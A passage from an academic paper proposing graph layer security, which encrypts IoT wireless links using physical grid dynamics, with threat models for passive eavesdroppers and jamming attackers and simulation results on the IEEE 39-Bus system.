It is noteworthy that the proposed relay selection algorithm is in the offline manner. To be specific, the relay is selected without any knowledge of the real networked dynamics that will be used for communication encryption, but the dynamic training data from the simulator that is able to characterise the dependencies of the physical networked dynamics. In this view, two benefits are given in the following. First, the relays and their weights can be computed and saved in advance, and do not need to be re-evaluated if the hidden governing dynamic equations in Equation (1) and the network topology are fixed. As such, the computational complexity of the relay selection algorithm is trivial, and no delay will be caused by the algorithm in the securing of wireless communications. Second, the computations of the relays and their weights do not depend on the real networked dynamics that will be used for information encryption, which suggests the communication security even if the selected relays and their weights are revealed by an active or a passive attacker. We will discuss this in the following parts.

Algorithm 1 Offline relay selection algorithm

```
Input: $D$ groups of training data, i.e., $\mathbf{Y}$ of networked dynamics.
1: Compute GFT-based dynamic surrogate using Equations (14) and (15).
2: Assign $k = 0$. Find am initial feasible solution $\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}(0)$ and an initial slack variable
   $\beta(0)$. Assign $\Delta(0) = f(\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}(0))$.
3: while $\Delta(k) > \epsilon$ do
4:     Assign $k = k + 1$.
5:     Update $\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}(k)$ and $\beta(k)$ by solving convex problem in Equations (22) and (23)
   with initial variables $\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}(k-1)$ and $\beta(k-1)$.
6:     Compute $\Delta(k) = f(\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}(k)) - f(\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}(k-1))$.
7: end while
8: Assign $\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}(k)$ as optimal $\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}$.
Output: Return $\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}$.
```

3.3. Active and Passive Attackers

After the elaboration of the GLS encryption, we discuss two types of the eavesdroppers, i.e., the passive and active attackers. The essence of our proposed GLS is using the signal dependency of the underlying networked dynamics to encrypt transmitted information from eavesdropping. Therefore, here we choose attackers that can either (i) passively recover the networked dynamics so as to decrypt the information, or (ii) actively destroy the signal dependency of the networked dynamics so as to impair the encryption process. Other types of attacks (e.g., spoofing, denial of services) are not within the scope of this work.

3.3.1. Passive Eavesdropper

In the context of GLS, where the physical networked dynamic is used for encryption, a passive eavesdropper is defined to intercept the transmitted information without degrading the physical networked dynamics. In this view, the eavesdropper can (1) intercept only the transmitted information, or (2) in a more sophisticated way, equip eavesdropping sensors on parts of the network nodes and try to recover the whole physical networked dynamic matrix $\mathbf{X}$. The former has been discussed in Equation (9), i.e., the eavesdropper can intercept the transmitted information at Tx or Rx, and the further optimal relay selection and weight computation in Equations (22) and (23) can ensure the maximal secrecy rate. We will show the GLS performance with the eavesdropper that only intercepts the transmitted information in Section 4.2.

For the latter, the GLS encryption performance will be degraded in terms of how accurately the eavesdropper recovers the unknown physical networked dynamic $\mathbf{X}$, and this depends on how many network nodes have been hacked by the eavesdropping sensors. As such, the goal for this passive eavesdropper is to recover the networked dynamics and then use the recovered dynamics to decrypt the transmitted information between legitimate nodes. According to the graph sampling theory [30–35], the prerequisites of this eavesdropper are to know the data-driven GFT surrogate, $\mathbf{\Gamma}$, and the weight vector $\boldsymbol{\alpha}^{(Tx,Rx)}$ for each (Tx,Rx) pair. Then, the eavesdropping process can be divided into the following three steps.

Step 1: Eve identifies the critical subset of network nodes $\mathcal{S} \subset \{1, \cdots, N\}$ using the graph sampling theory, i.e.,

$$rank(\mathbf{\Gamma}_{\mathcal{S},:}) = r. \tag{24}$$

Here, Equation (24) is implemented via a *greedy* algorithm that minimises the condition number of $\mathbf{\Gamma}_{\mathcal{S},:}$ by finding and adding row index to $\mathcal{S}$, i.e., $\mathcal{S} \leftarrow \mathcal{S} \cup \{i\}$, such that $i = \mathrm{argmin}_{j \in \mathcal{N} \setminus \mathcal{S}}\, cond(\mathbf{\Gamma}_{\mathcal{S}+\{j\},:})$.

Step 2: Eve deploys sensors on the selected nodes, i.e., $\mathcal{S}$, and eavesdrops the physical networked dynamics under these nodes, denoted as $\mathbf{X}_{\mathcal{S},:}$. Then, Eve can reconstruct the complete networked dynamics as [30–35]:

$$\hat{\mathbf{X}} = \boldsymbol{\Gamma}_{:,1:r} \cdot \boldsymbol{\Gamma}^{\dagger}_{\mathcal{S},1:r} \cdot \mathbf{X}_{\mathcal{S},:}, \tag{25}$$

which will then be used for decrypting the intercepted information.

Step 3: Eve intercepts the communication data from Tx node, and uses its reconstructed Tx underlying signals to decrypt the transmitted information.

It is noteworthy that hacking different network nodes for physical networked dynamic recovery is a strong assumption for eavesdroppers, as they have to know the data-driven GFT surrogate $\boldsymbol{\Gamma}$ and the weight vector $\boldsymbol{\alpha}^{(Tx,Rx)}$ for each (Tx,Rx) pair, not to mention how difficult it is to embed eavesdropping sensors on a number of network nodes without being detected. We will show the number of nodes being hacked versus the GLS performance in Section 4.2

3.3.2. Active Attackers

The active attacker in GLS aims to degrade the networked dynamics and their dependencies, which will subsequently deteriorate the GLS encryption that relies on them. The method is to (1) hack some of the network nodes and (2) frequently inject harmful jamming inputs from them to the networked dynamical system. Here, different from perturbation $\mathbf{b}_k$ in Equation (1), the jamming injection is more frequent and with larger amplitudes. For example, in the electric bus system, an active attacker can steeply add huge and harmful power usages at a single or multiple buses, and subsequently affect the whole networked dynamic (such as rotor speed and angle).

In this view, the GLS performance depends on whether the GFT-based surrogate matrix $\boldsymbol{\Gamma}$ is still holding for analysing the linearly dependency of rows (i.e., relay selection and weight computation) in $\mathbf{X}$. It is straightforward that an increasing rate of jamming injection will make $\boldsymbol{\Gamma}$ fail to represent $\mathbf{X} = \boldsymbol{\Gamma}\tilde{\mathbf{X}}$, as a large perturbation can be artificially designed by orthogonal vectors that do not belong to the graph-bandlimited subspace spanned by the columns of $\boldsymbol{\Gamma}$. We will evaluate the GLS performance versus the active attackers with different injection rates in Section 4.3.

4. Simulations and Results

In the simulation section, the case study is the communications among the nodes in the smart grid IEEE 39-Bus system. IEEE 39-Bus is a very general network dynamical system which has been widely used for research such as synchronisation, stability, optimal sampling, etc. [37–39]. This network is composed of 10 generator buses (nodes) and 29 loaded buses. When there is electricity consumption at some of the loaded buses, the angular speed under these buses will change from the standard $2\pi \cdot 60$ rad/s, and then the cascaded effects will make all the angular speeds under all buses changes. In the meantime, 10 generator buses are used to maintain the angular speed back to the standard value, i.e., $2\pi \cdot 60$ rad/s. These two constitute the time-varying networked dynamics (i.e., the speed deviations) of the IEEE 39-Bus system. For our GLS work, the goal here is to use the time-varying speed deviations under buses (nodes) to encrypt the wireless data transmitted among them. Here, such networked dynamical speed deviations are irrelevant with the communications (e.g., channels and RSS). For encryption and communication process, we at first compute the relay nodes and coefficients, i.e., $\boldsymbol{\alpha}^{(Tx,Rx)}$ for any two pairs of (Tx,Rx) node, using Algorithm 1 in the off-line mode. Then, information is encrypted and transmitted from Tx using Equation (3), and then passed through and processed by relay nodes and Rx using Equation (5). It is noteworthy that the relay computation result for this case study is specific, and will be recomputed for different dynamical models.

4.1. Experimental Setting

The IEEE 39-Bus dynamics are configured in the following. Figure 2 illustrates the network structure with $N = 39$ nodes, in which $i = 30, \ldots, 39$ are generator buses, and $i = 1, \ldots, 29$ are load buses.




Figure 2. Network topology of IEEE 39-Bus system, with $N = 39$ buses (nodes) including 10 generators (buses 30–39) and 29 load buses (1–29).

The physical dynamic model over the network is expressed by following differential and algebraic equations (DAEs) [37,40]:

$$\frac{d\theta_i(t)}{dt} = \Delta\omega_i(t) \qquad i \in \{1, \ldots, 39\} \tag{26}$$

$$\frac{d\Delta\omega_i(t)}{dt} = \frac{\omega_s}{2H_i} \cdot (T_i(t) - P_i(t) - D \cdot \Delta\omega_i(t)) \qquad i \in \{30, \ldots, 39\} \tag{27}$$

$$T_i(t) = -\left(K_P \cdot \Delta\omega_i(t) + K_I \int_0^t \Delta\omega_i(\tau)d\tau\right) \qquad i \in \{30, \ldots, 39\} \tag{28}$$

$$P_i(t) = \sum_{j=1}^{39} G_{i,j}cos(\theta_i(t) - \theta_j(t)) + B_{i,j}sin(\theta_i(t) - \theta_j(t)) \qquad i \in \{30, \ldots, 39\} \tag{29}$$

$$PL_i = \sum_{j=1}^{39} G_{i,j}cos(\theta_i(t) - \theta_j(t)) + B_{i,j}sin(\theta_i(t) - \theta_j(t)) \qquad i \in \{1, \ldots, 29\}. \tag{30}$$

In Equations (26)–(30), $\theta_i(t)$ is the phasor's angle at i bus, and $\Delta\omega_i(t)$ is the phasor's speed deviation (i.e., the difference between actual speed and the standard synchronous speed $\omega_s = 2\pi \cdot 60$ rad/s). For generator node i (i.e., $i = 30, \ldots, 39$), H_i is the inertia constant, $T_i(t)$ is the mechanical torque controlling the generator's speed deviation (with constants K_I and K_P), and $P_i(t)$ is the electric air-tap torque affected by the neighbour nodes' angles. $G_{i,j}$ and $B_{i,j}$ are, respectively, the real and imaginary parts of the (i, j)th element of admittance matrix, which characterises the admittance of power lines between buses. The aforementioned parameters are assigned according to the work in [37]. In Equation (30), PL_i represents the load under bus i, following a Gaussian distribution with empirical expectation and variance, which accounts for the dynamical input of the system that affects the networked dynamics (i.e., the angles and the speed deviation). We also emphasise here that the aforementioned DAEs are only used for physical dynamic generation, and are unknown for the encryption and communication processes (e.g., process is data-driven and model-agnostic).

With the help of the dynamic model, we select the speed deviation as the physical networked signal for GLS encryption. To be specific, each bus (node) i is equipped with an IoT sensor (e.g., the phasor measurement unit PMU), aiming at measuring the speed deviation from time $t = 0$ to $t = 5$, by sampling rate $T_s = 10^{-3}$ s [41] (i.e., discrete-time

$K = 5000$). As such, the (i,k)th element of matrix $\mathbf{X}$ in Equation (1) is assigned as the measured $\Delta\Omega_i(t = k \cdot T_s)$, with a physical measurement noise (not to be confused with communication SNR), which is used to encrypt (for Tx), process (for relays), and decrypt (for Rx) the transmitted information. In this simulation, any pair of nodes are tested as a transmitter (Tx) and a receiver (Rx). The information is assigned as the discrete on-off keying (OOK) with length $K = 5000$. The channels for such communications are wireless and are independent with the physical networked dynamics.

For attackers, we test the aforementioned passive and active types, respectively. In the passive mode, we assume the eavesdropper can access part of nodes (e.g., 5%, 10%, and 25%) and their time-varying electricity phases. Then, the eavesdropper will try to recover the whole networked dynamics using the steps in Section 3.3.1. In the active mode, we assume the attacker can inject the jamming perturbations into the nodes in order to interfere with the dynamic pattern (as is discussed in Section 3.3.2).

4.2. GLS Performance with Passive Eavesdroppers

We at first evaluate the GLS performance with passive eavesdroppers mentioned in Section 3.3.1. For this experiment, four passive eavesdroppers are considered. The first one only intercepts the transmitted information without hacking any network node for the physical networked dynamics. The second to the fourth are considered to hack 5%, 10%, and 25% network nodes and their underlying physical networked dynamics to recover the whole dynamic matrix $\mathbf{X}$, via the graph sampling theory in Equation (24). Here, it is noteworthy that the hacked node set $\mathcal{S}$ are not randomly selected, but follow Equation (24), i.e., satisfying $rank(\mathbf{\Gamma}_{\mathcal{S},:}) = r$. For example, in IEEE 39-Bus system, $|\mathcal{S}| = 10$ (or $|\mathcal{S}|/39 \approx 25\%$) selected by the graph sampling theory is $\mathcal{S} = \{1, 2, 6, 10, 20, 21, 23, 25, 28, 33\}$.

In Figure 3a, we provide the average BERs of legitimate (Tx,Rx) pairs and of eavesdroppers, versus the measurement noise variance (i.e., σ^2) of sensors for physical networked dynamic extraction. We can firstly observe that the BER of the legitimate users becomes lower (e.g., 10^{-1} to 10^{-5}) as σ^2 decreases (from 10^{-3} to 10^{-5}). This highlights the security's dependency on sensor accuracy (i.e., physical measuring accuracy) rather than the wireless channel estimation quality or diversity (PLS) or public key security. For sensitive noise variance (as one expects of good IoT systems), the encrypted communication channel can achieve a decryption BER of $\approx 10^{-5}$, five orders of magnitude better than the eavesdroppers (that only intercept the wireless transmitted information). This indicates the encryption reliability of GLS, which can be ensured solely by a cheap but accurate physical sensor (to extract and exploit the physical networked dynamics for communication security), as opposed to the existing wireless-based encryption (PLS) that requires complex and unreliable channel estimation techniques.




Figure 3. GLS performance with passive eavesdroppers: (**a**) Average BER with eavesdroppers hacking 0% nodes, 5% nodes, 10% nodes, and 25% nodes; (**b**) recovery RMSEs of physical dynamics by eavesdroppers hacking 0% nodes, 5% nodes, 10% nodes, and 25% nodes.

Then, it is seen that with the increase of nodes being hacked by the eavesdroppers, the eavesdropping BERs decrease. To be specific, the BER of eavesdroppers hacking 0% nodes (i.e., only intercept transmitted information) is higher than that hacking 5% nodes, higher than that hacking 10%, and the one with 25% hacked nodes is the lowest. This is analysed with the help of Figure 3b, where the dynamic recovery RMSEs by eavesdroppers versus the ratios of their hacked nodes are given, and that when the number of hacked nodes is larger than 25%, the RMSE converges. This is due to the graph sampling theory in Equation (24), which indicates that the appropriate node selection satisfying $|\mathcal{S}| = r = 10$ can guarantee the complete dynamic recovery ($r = 10$ here is given by the data characteristic of IEEE 39-Bus with 10 generators). As such, Figure 3b gives the reason that eavesdroppers with $10/39 \approx 25\%$ hacked nodes can obtain the whole underlying dynamic for encryption and therefore achieve successful decryption. However, it is noteworthy that hacking such a large number of nodes is difficult for the eavesdroppers, as they have to equip their eavesdropping sensors on every network node they are interested in without being discovered. As such, our GLS method provides a novel perspective and security performance for IoT systems, by the utilisation of underlying physical networked dynamics that are hard to extract by the eavesdroppers.

In Figure 4, we provide the statistical distribution of (Tx,Rx) pairs with respect to different BER regions, i.e., $<10^{-3}$, between 10^{-3} and 10^{-1}, and $>10^{-1}$. It is seen that the ratios of (Tx,Rx) pairs belonging to the low BER regions are always larger than those from the passive eavesdroppers (except for the one hacking 25% network nodes and obtaining the full physical networked dynamics). For instance, when measurement noise variance $\sigma^2 < 10^{-4}$, the ratio of (Tx,Rx) with BER less than 10^{-3} approaches 1, larger than those eavesdroppers (i.e., with hacking 0%, 5%, and 10% nodes). This statistical result, combined with the previous average result in Figure 4, demonstrates the encryption robustness and reliability of the proposed GLS to secure wireless communications against potential passive eavesdroppers.




Figure 4. Statistical distribution of all (Tx,Rx) pairs with respect to different levels of BERs with passive Eves.

4.3. GLS Performance with Active Attackers

We next evaluate the GLS performance against active attackers. As is described in Section 3.3.2), the active attackers here aim to degrade the dynamic dependency among network nodes by adding artificial jamming inputs into the network. In the context of the IEEE 39-Bus system, the jamming inputs are the variations of the power usages at each bus, following the Gaussian distribution with means equalling the reference power usages at each bus, and variance as 5 per unit (larger than that of the dynamic perturbation), which will then affect the underlying dynamics (i.e., the rotor speed deviations) for information encryption and decryption. Four active attackers are considered and assigned with different levels of jamming rates, i.e., 0 s^{-1}, 10 s^{-1}, 100 s^{-1}, 200 s^{-1}, and 500 s^{-1}.

In Figure 5, we provide the average BERs of the legitimate (Tx,Rx) pairs versus the measurement noise variance (i.e., σ^2), under different levels of jamming attacks. It is firstly seen that the BERs for all levels of jamming rates become lower, as the decrease of the measurement noise variance σ^2. This indicates the GLS reliability that relies on the measuring accuracy of the physical networked dynamics for information encryption and decryption. Then, it is observed that with the increase of the jamming rates, the communication performance becomes worse. For example, at the point $\sigma^2 = 3.16 \times 10^{-5}$, the BER increases from an order of 10^{-5} to 10^{-2} when jamming rate increases from 0 s^{-1} to 500 s^{-1}. This is because (i) the burst jamming injection degrades the linear-dependant property of the dynamics among the (Tx, relays, Rx) nodes, and (ii) with such increases of the jamming inputs, deteriorates the successful decryption rate at Rx.

In Figure 6, we provide the statistical distribution of (Tx,Rx) pairs with respect to different BER regions, i.e., <10^{-3}, between 10^{-3} and 10^{-1}, and >10^{-1}), under different levels of the jamming rate from the active attackers. It is seen that, given the fixed physical measurement noise variance, with the increases of the attacker's jamming rate, the ratio of (Tx,Rx) pairs belonging to the low BER regions decreases. For instance, when measurement noise variance has an order such as $\sigma^2 = 10^{-5}$, the ratio of (Tx,Rx) with no jamming belonging to BER $< 10^{-3}$ approaches 1, larger than those affected by jamming input (i.e., with jamming rate 10 s^{-1}, 100 s^{-1}, 200 s^{-1} and 500 s^{-1}). Nevertheless, with medium jamming rates and sensitive physical measurement noise regions, as is depicted in Figure 6 (i.e., jamming rate <=100 s^{-1} and $\sigma^2 <= 10^{-4}$), the proposed GLS can still approach the 7 overhead hard-decision FEC limit (i.e., BER $\approx 4.5 \times 10^{-3}$) [42], indicating an error-free BER performance with proper FEC codes. This statistical result, combined with the previous average result in Figure 5, demonstrates the encryption robustness and reliability of the proposed GLS to secure wireless communications against potential active attackers. It is also noteworthy that the results, although from the networked dynamics of the IEEE 39-Bus system, are able to show the general applicability of our GLS scheme for securing other IoT systems with correlated underlying networked dynamics, as the encryption steps/algorithm are irrelevant with the specific IEEE 39-Bus dynamic model, i.e., Equations (26)–(30).




Figure 5. GLS performance with active attackers: Average BER versus physical measurement noise with different levels of jamming rate.




Figure 6. Statistical distribution of all (Tx,Rx) pairs with respect to different levels of BERs with active attackers.

4.4. Comparison with Current PLS

We next compare our proposed GLS with current PLS. From a conceptual perspective, the idea of our GLS is to use the underlying networked dynamics to encrypt the transmitted information between Alice and Bob in the IoT scenarios. This is totally different with the current PLS, which relies on the communication channels (e.g., superiority or common feature). As such, we only provide conceptual comparisons other than experimental results, and three aspects are given in the following:

(1) PLS uses the communication channel itself for encryption/security, but our GLS leverages the networked dynamics that are totally irrelevant with the communication aspects (e.g., channels, RSS). The networked dynamics can be the electricity flows in a smart grid system (as what we used in simulations), or the water pressures in a water distribution network.

(2) As described, the usage of our GLS requires an IoT with underlying networked dynamics (e.g., communications of two nodes in one smart grid network, or communications of two water junctions in one water distribution network). This is different from PLS, whereby any two legitimate users can have encrypted communications if the small-scale fading (randomness) of their channel is enough.

(3) From attacker aspects, our GLS can be eavesdropped only if an eavesdropper can reconstruct the networked dynamics under all IoT nodes, or any attackers can destroy the GLS encryption by changing the dynamic pattern (e.g., the correlations of the dynamic signals on different nodes). This is different from the attackers considered in PLS, which try to either reconstruct the common channel feature for SKG, or weaken the superiority of legitimate channels.

5. Conclusions

Graph layer security (GLS) is proposed for the first time here, as a way to secure the wireless communication information via the wireless channel-irrelevant networked domain physical dynamics. Our approach is premised on the exploration of the dependencies of nonlinear physical networked dynamics among the network nodes for encryption and decryption. The advantage of this approach, as described and demonstrated, is to rely solely on the IoT sensors' accuracy in measuring the physical dynamics $\mathbf{X}$ (e.g., water flow rate, contamination, gas pressure, voltage) of a networked system. Over the past few decades, we have developed cheap and accurate sensors. Therefore, encrypting the wireless information by exploiting this accuracy makes sense compared to continuously and accurately estimating the wireless environment in PLS, which remains challenging for small IoT devices.

The challenge with GLS is to develop representative GFT operators that can characterise the dynamic dependency into a feasible graph-bandlimited subspace, so that the (Tx,Rx) communication node pair can use such dependent channel-irrelevant dynamic to encrypt their transmitted information. This is especially hard for those that involve PDEs. Our prior work in sparse sensing of water distribution networks has shown that GSP can be applied successfully to Navier–Stokes PDEs in water distribution networks [4]. The generality of this data-driven approach is strong as it does not require knowledge of the underlying physical dynamic model, and, indeed, many real-world systems do not have one, or involve couplings between ODEs and PDEs (e.g., electricity grid connected to a thermo energy storage).

Then, leveraging the GFT operator, encryption and decryption schemes were designed by maximising the GLS secrecy rate. The simulation results demonstrate both the robustness and the reliability of the proposed GLS, combating both the passive eavesdroppers and the active attackers, which suggests its widespread applicability in secure wireless communications over IoT systems, especially for the challenging radio environments and computational resource scarcity scenarios where traditional cryptography and PLS are less attractive. Here, one problem lies in the relay mechanism in our GLS method, which may cause delay for information transmission and may increase the rate of interception by more sophisticated eavesdroppers. The reason lies in the exploitation of solely the linear dynamic dependency. In our future work, we will study how to extract and utilise the higher-order dynamic dependency for point-to-point wireless communications over IoT systems.

Author Contributions: Conceptualisation, W.G. and Z.W.; methodology, W.G., Z.W. and B.L.; software, S.C.S. and Z.W.; validation, L.W. and S.C.S.; formal analysis, Z.W. and L.W.; investigation, B.L. and W.G.; data curation, S.C.S. and L.W.; writing—original draft preparation, W.G., Z.W., S.C.S. and L.W.; supervision, B.L. and W.G.; project administration, W.G.; funding acquisition, W.G. All authors have read and agreed to the published version of the manuscript.

Funding: This work is supported by DAWN4IoE - Data Aware Wireless Network for Internet-of-Everything (778305).

Institutional Review Board Statement: Not applicable.

Informed Consent Statement: Not applicable.

Data Availability Statement: Data used by this study is available on request and also at: https://github.com/RookieEdward/GraphSec (accessed on 26 April 2022).

Conflicts of Interest: The authors declare no conflict of interest.

References

1. Ahlgren, B.; Hidell, M.; Ngai, E.C. Internet of Things for Smart Cities: Interoperability and Open Data. *IEEE Internet Comput.* **2016**, *20*, 52–56. [CrossRef]
2. Wang, L.; Ranjan, R. Processing Distributed Internet of Things Data in Clouds. *IEEE Cloud Comput.* **2015**, *2*, 76–80. [CrossRef]
3. Saeed, N.; Alouini, M.; Al-Naffouri, T.Y. Toward the Internet of Underground Things: A Systematic Survey. *IEEE Commun. Surv. Tutor.* **2019**, *21*, 3443–3466. [CrossRef]
4. Wei, Z.; Pagani, A.; Fu, G.; Guymer, I.; Chen, W.; McCann, J.; Guo, W. Optimal Sampling of Water Distribution Network Dynamics Using Graph Fourier Transform. *IEEE Trans. Netw. D Eng.* **2020**, *7*, 1570–1582. [CrossRef]
5. Ayoub, W.; Samhat, A.E.; Nouvel, F.; Mroue, M.; Prevotet, J. Internet of Mobile Things: Overview of LoRaWAN, DASH7, and NB-IoT in LPWANs Standards and Supported Mobility. *IEEE Commun. Surv. Tutor.* **2019**, *21*, 1561–1581. [CrossRef]
6. Poor, H.V.; Schaefer, R.F. Wireless physical layer security. *Proc. Natl. Acad. Sci. USA* **2017**, *114*, 19–26. [CrossRef]
7. Mukherjee, A.; Fakoorian, S.A.A.; Huang, J.; Swindlehurst, A.L. Principles of Physical Layer Security in Multiuser Wireless Networks: A Survey. *IEEE Commun. Surv. Tutor.* **2014**, *16*, 1550–1573. [CrossRef]
8. Huang, C.; Chen, G.; Wong, K.K. Multi-Agent Reinforcement Learning-Based Buffer-Aided Relay Selection in IRS-Assisted Secure Cooperative Networks. *IEEE Trans. Inf. Forensics Secur.* **2021**, *16*, 4101–4112. [CrossRef]
9. Yang, H.; Xiong, Z.; Zhao, J.; Niyato, D.; Xiao, L.; Wu, Q. Deep Reinforcement Learning-Based Intelligent Reflecting Surface for Secure Wireless Communications. *IEEE Trans. Wirel. Commun.* **2021**, *20*, 375–388. [CrossRef]
10. Ye, C.; Reznik, A.; Shah, Y. Extracting Secrecy from Jointly Gaussian Random Variables. In Proceedings of the 2006 IEEE International Symposium on Information Theory, Seattle, WA, USA, 9–14 July 2006; pp. 2593–2597. [CrossRef]

11. Ye, C.; Mathur, S.; Reznik, A.; Shah, Y.; Trappe, W.; Mandayam, N.B. Information-Theoretically Secret Key Generation for Fading Wireless Channels. *IEEE Trans. Inf. Forensics Secur.* **2010**, *5*, 240–254. [CrossRef]
12. Wu, X.; Song, Y.; Zhao, C.; You, X. Secrecy extraction from correlated fading channels: An upper bound. In Proceedings of the 2009 International Conference on Wireless Communications Signal Processing, Nanjing, China, 13–15 November 2009; pp. 1–3. [CrossRef]
13. Wang, W.; Liu, X.; Tang, J.; Zhao, N.; Chen, Y.; Ding, Z.; Wang, X. Beamforming and Jamming Optimization for IRS-Aided Secure NOMA Networks. *IEEE Trans. Wirel. Commun.* **2021**, *21*, 1557–1569. [CrossRef]
14. Pang, X.; Zhao, N.; Tang, J.; Wu, C.; Niyato, D.; Wong, K.K. IRS-Assisted Secure UAV Transmission via Joint Trajectory and Beamforming Design. *IEEE Trans. Commun.* **2021**, *70*, 1140–1152. [CrossRef]
15. Jiang, W.; Chen, B.; Zhao, J.; Xiong, Z.; Ding, Z. Joint Active and Passive Beamforming Design for the IRS-Assisted MIMOME-OFDM Secure Communications. *IEEE Trans. Veh. Technol.* **2021**, *70*, 10369–10381. [CrossRef]
16. Wang, H.M.; Zhang, X.; Jiang, J.C. UAV-Involved Wireless Physical-Layer Secure Communications: Overview and Research Directions. *IEEE Wirel. Commun.* **2019**, *26*, 32–39. [CrossRef]
17. Sun, X.; Ng, D.W.K.; Ding, Z.; Xu, Y.; Zhong, Z. Physical Layer Security in UAV Systems: Challenges and Opportunities. *IEEE Wirel. Commun.* **2019**, *26*, 40–47. [CrossRef]
18. Zhang, J.; Duong, T.Q.; Marshall, A.; Woods, R. Key Generation From Wireless Channels: A Review. *IEEE Access* **2016**, *4*, 614–626. [CrossRef]
19. Zhang, G.; Wu, Q.; Cui, M.; Zhang, R. Securing UAV Communications via Joint Trajectory and Power Control. *IEEE Trans. Wirel. Commun.* **2019**, *18*, 1376–1389. [CrossRef]
20. Fang, X.; Zhang, N.; Zhang, S.; Chen, D.; Sha, X.; Shen, X. On Physical Layer Security: Weighted Fractional Fourier Transform Based User Cooperation. *IEEE Trans. Wirel. Commun.* **2017**, *16*, 5498–5510. [CrossRef]
21. Ai, Y.; Cheffena, M.; Mathur, A.; Lei, H. On Physical Layer Security of Double Rayleigh Fading Channels for Vehicular Communications. *IEEE Wirel. Commun. Lett.* **2018**, *7*, 1038–1041. [CrossRef]
22. Hong, S.; Pan, C.; Ren, H.; Wang, K.; Nallanathan, A. Artificial-Noise-Aided Secure MIMO Wireless Communications via Intelligent Reflecting Surface. *IEEE Trans. Commun.* **2020**, *68*, 7851–7866. [CrossRef]
23. Zhou, Y.; Yeoh, P.L.; Chen, H.; Li, Y.; Schober, R.; Zhuo, L.; Vucetic, B. Improving Physical Layer Security via a UAV Friendly Jammer for Unknown Eavesdropper Location. *IEEE Trans. Veh. Technol.* **2018**, *67*, 11280–11284. [CrossRef]
24. Guo, W.; Wei, Z.; Li, B. Secure Internet-of-Nano Things for Targeted Drug Delivery: Distance-based Molecular Cipher Keys. In Proceedings of the 2020 IEEE 5th Middle East and Africa Conference on Biomedical Engineering (MECBME), Amman, Jordan, 27–29 October 2020; pp. 1–6. [CrossRef]
25. Zaman, I.U.; Lopez, A.B.; Faruque, M.A.A.; Boyraz, O. Physical Layer Cryptographic Key Generation by Exploiting PMD of an Optical Fiber Link. *J. Light. Technol.* **2018**, *36*, 5903–5911. [CrossRef] [PubMed]
26. Wei, Z.; Guo, W.; Li, B. A Multi-Eavesdropper Scheme against RIS Secured LoS-dominated Channel. *IEEE Commun. Lett.* **2022**. [CrossRef]
27. Wei, Z.; Guo, W. Random Matrix based Physical Layer Secret Key Generation in Static Channels. *arXiv* **2021**, arXiv:2110.12785.
